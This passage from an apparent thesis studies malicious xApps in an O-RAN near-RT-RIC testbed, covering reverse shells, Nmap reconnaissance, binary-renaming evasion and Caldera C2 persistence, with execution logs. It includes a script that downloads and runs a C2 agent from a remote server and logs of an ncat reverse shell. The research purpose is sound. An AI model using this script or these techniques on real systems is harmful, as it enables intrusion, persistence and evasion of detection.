- **Tool:** xApp Reverse Shell (external connection)
- **Parameter (container):** `"/revshell"`
- **Device Under Test (DUT):** near-RT-RIC
- **Expected Results:**
 1. Creation of xApp `"ricxapp-revshell"`
 2. Socket creation to `"139.6.19.13:1337 (Transmission Control Protocol (TCP))"`
 3. Exfiltration of Pod-Metadata (IP, Hostname)
 4. Execution of `netstat` to show active network connections
 5. Listing of running processes via `ps faux`
 6. Socket closed to `"139.6.19.13:1337 (TCP)"`
 7. xApp continues normal operation
- **Context:** xApp
- **Execution:** Run xApp Deployment Script using Ansible (from Ansible Host)

This implementation demonstrates how a malicious xApp can access the near-RT-RIC environment, conduct basic reconnaissance activities, and establish a C2 channel for remote command execution. The xApp's ability to continue normal operation while maintaining the malicious connection, highlights the potential for unauthorized access in the near-RT-RIC platform through compromised xApps.

ID-XAPP-02: Network Reconnaissance

The second reverse shell xApp, ID-XAPP-02, demonstrates the capability of a malicious xApp to gather detailed information about the near-RT-RIC environment, through network scanning and system information collection. This implementation

shows how compromised xApps can be used to map the internal network topology and identify potential attack vectors. The following passage outlines the expected behavior of the network reconnaissance xApp ID-XAPP-02.

- **Tool:** xApp Reverse Shell (external connection)
- **Parameter (container):** `"/revshell"`
- **DUT:** near-RT-RIC
- **Expected Results:**
 1. Network Reconnaissance:
 - Determination of the Pod's local IP address
 - Execution of Nmap ping sweep in the local /24 network
 - Detailed port and version scanning of active hosts
 - Checking for open web ports (80/443) and collecting HTTP headers
 2. System Information Collection:
 - Execution of `netstat` to show active network connections
 - Listing of running processes via `ps faux`
 3. Reverse Shell Connection:
 - Establishment of TCP connection to `knast.dn.fh-koeln.de:1337`
 - Setup of interactive shell via `ncat`
 - Execution of manual commands by adversary (e.g., `ls`)
 4. Logging:
 - Timestamped logging of start and end operations
 - Adversarial activity is performed in the background without affecting normal xApp functionality
 - Exfiltration of collected information via established TCP connection
- **Context:** xApp
- **Execution:** Run xApp Deployment Script using Ansible (from Ansible Host)

This implementation demonstrates how a malicious xApp can conduct network reconnaissance while maintaining normal xApp operations. The scenario highlights the importance of network segmentation and detection of adversarial activity in protecting the near-RT-RIC environment from information gathering and data exfiltration attacks.

ID-XAPP-03: Network Reconnaissance with Evasion Techniques

The third reverse shell xApp scenario, ID-XAPP-03, demonstrates the capability of a malicious xApp to conduct network reconnaissance while employing defense evasion

techniques through renaming potentially malicious binaries. The attack involves using renamed binaries (Nmap renamed to xapp-health-monitor, ncst renamed to xapp-metrics-collector) to avoid detection, while gathering network and system information. This scenario illustrates how attackers can bypass security controls, while conducting reconnaissance activities within the near-RT-RIC environment.

- **Tool:** xApp Reverse Shell and Nmap Scan with renamed binary for defense evasion
- **Parameter (container):** `"/revshell"`
- **DUT:** near-RT-RIC
- **Expected Results:**
 1. Network Reconnaissance:
 - Determination of the Pod's local IP address
 - Execution of Nmap ping sweep in the local /24 network (Nmap renamed to xapp-health-monitor)
 2. System Information Collection:
 - Execution of `netstat` to show active network connections
 - Listing of running processes via `ps faux`
 3. Reverse Shell Connection:
 - Establishment of TCP connection to `knast.dn.fh-koeln.de:1337` via ncst (renamed to xapp-metrics-collector)
 - Setup of interactive shell via ncst
 - Execution of manual commands by adversary (e.g., `ls`)
 4. Logging:
 - Timestamped logging of start and end operations
 - Adversarial activity is performed in the background without affecting normal xApp functionality
 - Exfiltration of collected information via established TCP connection
- **Context:** xApp
- **Execution:** Run xApp Deployment Script using Ansible (from Ansible Host)

6.2.2 xApp Caldera Attack Scenarios

The xApp Caldera attack scenarios, ID-XAPP-04 to ID-XAPP-06, are presented in the following subsections. These attack scenarios employ the Caldera platform to execute adversarial operations through the Caldera agent. The Caldera agent is stealthy detached Linux process, that receives its commands from the Caldera

C2 server. The functionality of the Caldera platform is discussed in more detail in Section 2.3.2.

ID-XAPP-04: Caldera Integration and Persistence

This scenario demonstrates the capability of a malicious xApp to establish persistent access and control through a Caldera agent within the near-RT-RIC environment. The attack involves deploying a Caldera agent that maintains a persistent connection to the Caldera C2 server, enabling remote command execution and control. This scenario highlights the potential for long-term compromise and unauthorized access through compromised xApps.

The following listing, 6.1, outlines the script used to deploy the Caldera agent to the xApp through the reverse shell communication channel.

```

1 script -qc /bin/bash /dev/null;
2 server="http://192.168.40.33:8888";
3 socket="192.168.40.33:7010";
4 contact="tcp";
5 agent=$(curl -svkOJ -X POST -H "file:manx.go" -H "platform:linux"
6   \
7   $server/file/download 2>&1 | grep -i "Content-Disposition" \
8   | grep -io "filename=.*" | cut -d'=' -f2 | tr -d '"\r') \
9   && chmod +x $agent 2>/dev/null;
10 nohup ./$agent -http $server -socket $socket -contact $contact &

```

Listing 6.1: CALDERA Agent Connection Script

- **Tool:** xApp Caldera Agent Integration
- **Parameter (container):** "manx" Agent-Binary
- **DUT:** near-RT-RIC
- **Expected Results:**
 1. Caldera Agent Connection:
 - Establishment of TCP connection to Caldera C2 server (192.168.40.33:7010)
 - Download and execution of Caldera manx agent (TCP)
 - Setup of persistent connection via keep-alive timer (30-minute intervals)
 2. Command Execution:
 - Execution of `ps faux` to list running processes
 - Execution of `netstat -tulpn` to show network connections
 3. Logging:

- Timestamped logging of start and end operations
- Adversarial activity runs in background without affecting normal xApp functionality
- Caldera agent maintains persistent connection through keep-alive timers
- **Context:** xApp
- **Execution:** Run xApp Deployment Script using Ansible (from Ansible Host)

ID-XAPP-05: Advanced Network Reconnaissance and API Enumeration

This scenario demonstrates the capability of a malicious xApp to conduct network reconnaissance and API enumeration through the Caldera platform. The attack involves deploying a Caldera agent that maps the network topology, identifies service endpoints, and gathers information on other deployed xApps using the AppMgr component. This implementation showcases how malicious xApps can be used to gather comprehensive information about the near-RT-RIC environment.

- **Tool:** xApp Attack Network and API Enumeration via Caldera
- **Parameter (container):** "manx" Agent-Binary
- **DUT:** near-RT-RIC
- **Expected Results:**
 1. **Network Reconnaissance:**
 - Determination of the Pod's local IP address
 - Execution of Nmap ping sweep in the local /24 network (Nmap renamed to xapp-health-monitor)
 - Detailed port and version scan on active hosts for ports 80, 443, 8080 and 3800
 - HTTP and HTTPS header queries for hosts containing substring AppMgr in hostname
 - Targeted API requests to known AppMgr service endpoints:
 - * /ric/v1/health/ready (System status)
 - * /ric/v1/xapps (xApp list)
 - * /ric/v1/config (Configuration details)
 - * /ric/v1/nodes (Managed nodes)
 - * /ric/v1/status (Health status)
 - Results stored in separate files in temporary directory */dev/shm/-caldera:*
 - * */dev/shm/caldera/appmgr_health_<IP>.txt*

```
* /dev/shm/caldera/appmgr_xapps_<IP>.txt
```

2. Logging:

- Caldera logs each atomic operation with timestamps, execution success/failure, command, and output
- Agent connection to Caldera runs in background without affecting normal xApp functionality
- All collected information stored in `/dev/shm/caldera` directory for exfiltration

- **Context:** xApp
- **Execution:**

- Run Caldera Operation via Caldera Dashboard

This implementation demonstrates how a malicious xApp can be integrated Caldera to conduct systematic reconnaissance and attack operations. The structured approach to information gathering and the ability to executing complex operations highlights the sophisticated nature of potential xApp-based attacks.

ID-XAPP-06: Obfuscated Caldera Agent Execution

This scenario demonstrates the capability of a malicious xApp to conduct network reconnaissance and query near-RT-RIC services, through the Caldera platform, while employing obfuscation techniques to evade detection. The attack involves deploying a Caldera agent that systematically maps the network topology and analyzes service endpoints, while maintaining stealth through binary renaming and obfuscated commands. This implementation showcases how malicious xApps can gather intelligence about the near-RT-RIC environment while evading security controls.

- **Tool:** Caldera xApp Attack Operation using obfuscated Agent Connection
- **Parameter (container):** "manx" Agent-Binary with obfuscated commands using base64jumble encoding
- **DUT:** near-RT-RIC
- **Expected Results:**

1. Network Reconnaissance:

- Determination of the Pod's local IP address
- Execution of Nmap ping sweep in the local /24 network (Nmap renamed to xapp-health-monitor)

- Detailed port and version scan on active hosts for ports 80, 443, 8080 and 3800
- Analysis of service endpoints

2. Logging:

- Caldera logs each atomic operation with timestamps, execution success/failure, command, and output
 - Agent connection to Caldera runs in background without affecting normal xApp functionality
 - All collected information stored in `/dev/shm/caldera` directory for exfiltration
- **Context:** xApp
 - **Execution:**
 - Run Caldera Operation via Caldera Dashboard

This implementation demonstrates how a malicious xApp can conduct network reconnaissance and query near-RT-RIC services through the Caldera platform, while employing obfuscation techniques to evade detection. The utilization of obfuscated commands highlights the advanced nature of potential xApp-based attacks orchestrated through Caldera.

6.3 Attack Scenario Execution

This section provides an overview of the execution of the attack scenarios. This includes the logs and results of the attack scenarios, as well as a high-level discussion on the achieved goals.

6.3.1 ID-XAPP-01: Reverse Shell Establishment and Basic Reconnaissance

The execution of ID-XAPP-01 scenario involves deploying the malicious xApp, gathering basic intel on the xApp pod and establishing a reverse shell connection to the C2 server.

Execution Logs

The following logs were captured from the execution of the ID-XAPP-01 scenario. The listing, 6.2, shows a partial excerpt of the logs from the execution of the ID-XAPP-01 scenario.

```

1 # xApp connection to \gls{c2} server
2 Ncat: Version 7.94SVN ( https://nmap.org/ncat )
3 Ncat: Listening on [::]:1337
4 Ncat: Listening on 0.0.0.0:1337
5 Ncat: Connection from 176.9.10.43:60385.
6 Initial connection from IP: 10.1.175.179, Target network:
   10.1.175.179/24
7 ...
8 # xApp local reconnaissance
9 Executing local netstat...
10 Active Internet connections (servers and established)
11 Proto Recv-Q Send-Q Local Address           Foreign Address
   State             PID/Program name
12 tcp                0      0 10.1.175.179:42450       139.6.19.13:1337
   TIME_WAIT         -
13 tcp                0      0 10.1.175.179:45092       139.6.19.13:1337
   TIME_WAIT         -
14 tcp                0  2257 10.1.175.179:48820       139.6.19.13:1337
   ESTABLISHED      1/revshell
15
16 Listing active processes with ps faux...
17 USER                PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME
   COMMAND
18 root                  1  0.1  0.0 1461792 18176 ?        Ssl  07:43   0:00
   /revshell
19 root                  19  0.0  0.0  34416   2688 ?        R    07:43   0:00
   ps faux
20
21 # xApp reverse shell connection to \gls{c2} server and issuing an
   example command \textit{ls}
22 Executing ncat reverse shell...
23 Connection established!
24 Ncat: Version 7.60 ( https://nmap.org/ncat )
25 Ncat: Connection from 176.9.10.43:62319.
26 Ncat: Connected to 139.6.19.13:1337.
27 ls
28 bin
29 ....
30 tmp
31 usr
32 var

```

Listing 6.2: ID-XAPP-01 Execution Logs

The logs demonstrate the successful deployment of the xApp, local reconnaissance activities and the establishment of a reverse shell connection to the C2 server,

including the manual execution of the `ls` command from the C2 server.

Results

The scenario demonstrated successful:

- Deployment of the xApp
- Local reconnaissance activities
- Reverse shell connection to the C2 server
- Manual command execution on the C2 server

6.3.2 ID-XAPP-02: Network Reconnaissance

This scenario ID-XAPP-02 demonstrates the capability of a malicious xApp to conduct network reconnaissance and gather detailed information about the near-RT-RIC environment. The attack focused on mapping the internal network topology, identifying active services, and collecting system information on the active services.

Execution Logs

The following logs were captured from the execution of the ID-XAPP-02 scenario. The listing, 6.3, shows a partial excerpt of the logs from the execution of the ID-XAPP-02 scenario.

```
1  # Mapping the internal network topology
2  Starting ping sweep...
3  # Nmap 7.80 scan initiated Thu Jan 23 07:57:53 2025 as: nmap -
  sn -oG - 10.1.175.156/24
4  Host: 10.1.175.128 () Status: Up
5  Host: 10.1.175.131 (10-1-175-131.service-ricplt-rtmgr-http.
  ricplt.svc.cluster.local) Status: Up
6  ...
7  Host: 10.1.175.145 (10-1-175-145.service-ricplt-e2term-
  prometheus-alpha.ricplt.svc.cluster.local) Status: Up
8  Host: 10.1.175.163 (10-1-175-163.service-ricplt-submgr-http.
  ricplt.svc.cluster.local) Status: Up
9  Host: 10.1.175.165 (10-1-175-165.service-ricplt-e2mgr-rmr.
  ricplt.svc.cluster.local) Status: Up
10 Host: 10.1.175.187 (10-1-175-187.service-ricplt-a1mediator-http
  .ricplt.svc.cluster.local) Status: Up
11 Host: 10.1.175.188 (10-1-175-188.service-ricplt-appmgr-http.
  ricplt.svc.cluster.local) Status: Up
12 # Nmap done at Thu Jan 23 07:58:11 2025 -- 256 IP addresses (24
  hosts up) scanned in 17.58 seconds
```



```

13
14 # Nmap 7.80 scan initiated Thu Jan 23 07:58:11 2025 as: nmap -
sV -sC -oG - 10.1.175.128 10.1.175.131 10.1.175.133
15 Host: 10.1.175.128 () Status: Up
16 Host: 10.1.175.128 () Ports: 22/open/tcp//ssh//OpenSSH 9.6p1
Ubuntu 3ubuntu13.5 (Ubuntu Linux; protocol 2.0)/, 6789/open/tcp
//ibm-db2-admin?/// Ignored State: closed (998)
17 Host: 10.1.175.131 (10-1-175-131.service-ricplt-rtmgr-http.
ricplt.svc.cluster.local) Status: Up
18 Host: 10.1.175.131 (10-1-175-131.service-ricplt-rtmgr-http.
ricplt.svc.cluster.local) Ports: 3800/open/tcp//pwgpsi?///,
19 8080/open/tcp//http//Golang net|http server (Go-IPFS json-rpc
or InfluxDB API)/
20 # Nmap done at Thu Jan 23 07:59:39 2025 -- 3 IP addresses (3
hosts up) scanned in 87.59 seconds
21
22 # Nmap Version Scan Results
23 # Nmap 7.80 scan initiated Thu Jan 23 07:58:11 2025 as: nmap -
sV -sC -oG - 10.1.175.128 10.1.175.131 10.1.175.133
24 Host: 10.1.175.128 () Ports: 22/open/tcp//ssh//OpenSSH 9.6p1
Ubuntu 3ubuntu13.5 (Ubuntu Linux; protocol 2.0)/, 6789/open/tcp
//ibm-db2-admin?///
25 ...
26 Host: 10.1.175.131 (10-1-175-131.service-ricplt-rtmgr-http.
ricplt.svc.cluster.local) Status: Up
27 Host: 10.1.175.131 (10-1-175-131.service-ricplt-rtmgr-http.
ricplt.svc.cluster.local) Ports: 3800/open/tcp//pwgpsi?///,
28 8080/open/tcp//http//Golang net|http server (Go-IPFS json-rpc
or InfluxDB API)/
29 # Nmap done at Thu Jan 23 07:59:39 2025 -- 3 IP addresses (3
hosts up) scanned in 87.59 seconds

```

Listing 6.3: ID-XAPP-02 Execution Logs

The logs demonstrate the successful reconnaissance activities of the xApp, including the mapping of the internal network topology, identification of active services and collection of system information on the active services.

Results

The execution logs demonstrate successful:

- Network topology mapping
- Service endpoint discovery
- Endpoint information collection

6.3.3 ID-XAPP-03: Network Reconnaissance with Evasion Techniques

This scenario demonstrates a malicious xApp's ability to conduct network reconnaissance while evading detection through binary renaming, successfully mapping the internal network topology within the near-RT-RIC environment.

Execution Logs

The following logs were captured from the execution of the ID-XAPP-03 scenario. Note that the Nmap binary was renamed to xapp-metrics-collector, to evade detection rules that look for specific binaries, such as the security runtime software Falco. The listing, 6.4, shows a partial excerpt of the logs from the execution of the ID-XAPP-03 scenario.

```

1   Starting ping sweep...
2   # Nmap 7.80 scan initiated Tue Jan 14 14:42:53 2025 as: xapp-
  metrics-collector -sn -oG - 10.1.175.138/24
3   Host: 10.1.175.128 () Status: Up
4   Host: 10.1.175.131 (10-1-175-131.service-ricplt-rtmgr-http.
  ricplt.svc.cluster.local) Status: Up
5   Host: 10.1.175.142 (10-1-175-142.kube-dns.kube-system.svc.
  cluster.local) Status: Up
6   Host: 10.1.175.145 (10-1-175-145.service-ricplt-e2term-
  prometheus-alpha.ricplt.svc.cluster.local) Status: Up
7   ...
8   Host: 10.1.175.163 (10-1-175-163.service-ricplt-submgr-http.
  ricplt.svc.cluster.local) Status: Up
9   Host: 10.1.175.165 (10-1-175-165.service-ricplt-e2mgr-http.
  ricplt.svc.cluster.local) Status: Up
10  Host: 10.1.175.173 (10-1-175-173.metrics-server.kube-system.svc
  .cluster.local) Status: Up
11  Host: 10.1.175.180 (ricplt-influxdb-0.ricplt-influxdb.ricplt.
  svc.cluster.local) Status: Up
12  Host: 10.1.175.187 (10-1-175-187.service-ricplt-a1mediator-http
  .ricplt.svc.cluster.local) Status: Up
13  Host: 10.1.175.188 (10-1-175-188.service-ricplt-appmgr-http.
  ricplt.svc.cluster.local) Status: Up
14  Host: 10.1.175.138 (revshell) Status: Up
15  # Nmap done at Tue Jan 14 14:43:13 2025 -- 256 IP addresses (25
  hosts up) scanned in 19.59 seconds

```

Listing 6.4: ID-XAPP-03 Execution Logs

The logs demonstrate the successful reconnaissance activities of the xApp, with a renamed binary for Nmap, to evade detection rules.

Results


The execution logs demonstrate successful:

- Network topology mapping
- Defense evasion through binary renaming

6.3.4 ID-XAPP-04: Caldera Integration and Persistence

This scenario demonstrates how a malicious xApp can establish and maintain persistent access through a Caldera agent within the near-RT-RIC environment.

Figure 6.1 depicts the actively deployed Caldera agent in the Caldera platform.



The screenshot shows the 'Agents' section of the Caldera platform. At the top, there's a header 'Agents' with a sub-note: 'You must deploy at least 1 agent in order to run an operation. Groups are collections of agents so hosts can be compromised simultaneously.' Below this, there are two buttons: '+ Deploy an agent' and 'Configuration'. A status bar indicates '1 agent'. On the right, there's a 'Bulk Actions' dropdown menu. The main area is a table with the following columns: id (paw), host, group, platform, contact, pid, privilege, status, and last seen. A single agent is listed with the following details:

id (paw)	host	group	platform	contact	pid	privilege	status	last seen
ofnaxc	revshell	red	linux	tcp	41	User	alive, trusted	just now

Figure 6.1: Actively deployed Caldera agent in the Caldera platform

A more detailed overview of the Caldera agent is shown in Figure 6.2.




Figure 6.2: Detailed overview of the Caldera agent

The installation of the Caldera agent through the reverse shell connection to the C2 server is shown in Figure 6.3.

```

Host: 10.1.175.187 (10-1-175-187.service-ricplt-almediator-rmr.ricplt.svc.cluster.local) Status: Up
Host: 10.1.175.188 (10-1-175-188.service-ricplt-appmgr-http.ricplt.svc.cluster.local) Status: Up
Host: 10.1.175.172 (revshell) Status: Up
# Nmap done at Tue Jan 14 14:56:55 2025 -- 256 IP addresses (25 hosts up) scanned in 17.57 seconds

Found 8 ricplt hosts: [10.1.175.131 10.1.175.135 10.1.175.145 10.1.175.163 10.1.175.165 10.1.175.180 10.1.175.187 10.1.175.188]

Skipping detailed nmap scan (-sV -sC) and web port checks as per configuration.

Executing local netstat...
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address Foreign Address State PID/Program name
tcp 0 0 0.0.0.0:4588 0.0.0.0:* LISTEN 1/revshell
tcp 0 0 0.0.0.0:4561 0.0.0.0:* LISTEN 1/revshell
tcp 0 0 0.0.0.0:4560 0.0.0.0:* LISTEN 1/revshell
tcp 0 0 10.1.175.172:44378 10.1.175.135:6379 ESTABLISHED 1/revshell
tcp 0 2404 10.1.175.172:43014 139.6.19.13:1337 ESTABLISHED 1/revshell
tcp6 0 0 :::8080 :::* LISTEN 1/revshell
tcp6 0 0 10.1.175.172:8080 10.1.175.188:57758 ESTABLISHED 1/revshell
tcp6 0 0 10.1.175.172:8080 192.168.40.22:38670 TIME_WAIT -
tcp6 0 0 10.1.175.172:8080 192.168.40.22:38668 TIME_WAIT -

Listing active processes with ps faux...
USER PID %CPU %MEM VSZ RSS TTY STAT START TIME COMMAND
root 1 0.2 0.1 1974728 21248 ? Ssl 14:56 0:00 /revshell
root 26 0.0 0.0 7064 3072 ? R 14:56 0:00 ps faux

Executing xapp-health-monitor reverse shell...
Connection established!
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Connection from 176.9.10.43:14028.
Ncat: Connected to 139.6.19.13:1337.
script -qc /bin/bash /dev/null;
server="http://192.168.40.33:8888";
socket="192.168.40.33:7010";
contact="tcp";
agent=$(curl -svkOJ -X POST -H "file:manx.go" -H "platform:linux" $server/file/download 2>&1 | grep -i "Content-Disposition" | grep
l;
nohup ./agent -http $server -socket $socket -contact $contact &^[201root@revshell:/# ~server="http://192.168.40.33:8888";
root@revshell:/# socket="192.168.40.33:7010";
root@revshell:/# contact="tcp";
< -f2 | tr -d '"\r') && chmod +x $agent 2>/dev/null;
root@revshell:/#
<t -http $server -socket $socket -contact $contact &~
[1] 41
bash: /root: Is a directory
root@revshell:/# nohup: ignoring input and appending output to 'nohup.out'

root@revshell:/#

```

Figure 6.3: Installation of the Caldera agent

Results

The execution demonstrated:

- Successful persistence establishment
- Integration with the Caldera platform

6.3.5 ID-XAPP-05: Advanced Network Reconnaissance and API Enumeration

This scenario demonstrates the capability of a malicious xApp to conduct network reconnaissance and API enumeration through the Caldera platform, enabling comprehensive information gathering about the near-RT-RIC environment.

The adversarial xApp operation in Caldera is depicted in Figure 6.4. As shown in the figure, all operations were successfully executed by the xApp.




Figure 6.4: Adversarial xApp operation in Caldera

Results

The execution demonstrated:

- Comprehensive network reconnaissance capabilities
- Effective API enumeration of AppMgr endpoints
- Successful data collection and storage in `/dev/shm/caldera`
- Background operation without impacting xApp functionality
- Detailed logging of all reconnaissance activities in Caldera

6.3.6 ID-XAPP-06: Obfuscated Caldera Agent Execution

This scenario demonstrates the capability of a malicious xApp to conduct network reconnaissance and query near-RT-RIC services through the Caldera platform while employing obfuscation techniques to evade detection.

The adversarial Caldera operation using an agent with obfuscated commands is depicted in Figure 6.5. The obfuscation technique used is base64jumble encoding and depicted in the top right corner of the figure.




Figure 6.5: Adversarial Caldera operation using an agent with obfuscated commands

Results

The execution demonstrated:

- Successful use of obfuscation techniques
- Comprehensive network reconnaissance capabilities
- Effective API enumeration of AppMgr endpoints
- Data collection and storage in `/dev/shm/caldera`
- Background operation without impacting xApp functionality
- Detailed logging of all reconnaissance activities in Caldera

7 Discussion

This chapter reflects on the results and implications of the conducted research. It evaluates the success in achieving the defined objectives, addresses limitations, discusses practical implications, and directions for future research.

7.1 Assessment of Objectives

This section evaluates the extent to which the research questions defined in Chapter 1 were addressed and answered through the conducted research.

7.1.1 Research Question 1: Attack Vectors

The first research question regarding potential attack vectors stemming from xApps was addressed in Chapter 4. The threat modeling process identified several critical attack vectors, especially in regards supply chain attacks and the means of integrating xApps from external developers into the near-RT-RIC platform. The primary attack vectors are highlighted below.

- Supply chain attacks through xApps: This entails compromised or maliciously modified container images, stemming from threat actors such as internal/external developers and repository admins.
- Lack of isolation from the near-RT-RIC platform: xApps are free to interact with the entire Kubernetes cluster, including near-RT-RIC components and other xApps. Furthermore, the orchestration of adversarial activities through xApps was not restricted, allowing for the execution of a multitude of attack scenarios.

These findings were validated through practical implementation and execution of adversarial activities, demonstrating the feasibility of these attack vectors in the O-RAN reference implementation.

7.1.2 Research Question 2: Attack Simulation

The second research question concerning practical simulation and evaluation of attack vectors was addressed through the development and implementation of adversarial scenarios in Chapters 5 and 6. Key achievements include:

- Successful development and deployment of malicious xApps
- Implementation of network reconnaissance capabilities
- Malicious interaction with near-RT-RIC components (e.g. AppMgr)
- Establishment of persistence through Caldera integration
- Demonstration of obfuscated command execution through Caldera

The practical implementation provided concrete evidence of the identified threats and their potential impact.

7.1.3 Research Question 3: Adversarial Activity Orchestration

The third research question regarding orchestration of adversarial activities was addressed through the deployment and configuration of Caldera, that generated realistic indicators of compromise. This was achieved through:

- Integration with the Caldera platform for automated attack execution
- Implementation of obfuscation techniques to evade detection
- Generation of realistic network traffic patterns
- Creation of plausible system artifacts and logs

While the primary research questions were successfully addressed, some limitations were encountered in terms of:

- Limited interaction with actual O-RAN components due to the testbed setup. The testbed infrastructure solely comprised the near-RT-RIC platform, but lacked the implementation of the disaggregated gNB components or functional simulators.
- Scope restrictions to the Near-RT RIC environment, since the focus was on xApps and the near-RT-RIC platform, rather than the entire O-RAN ecosystem.

These limitations are further discussed in Section 7.2.

7.2 Limitations and Challenges

This section discusses the limitations and challenges encountered during the research.

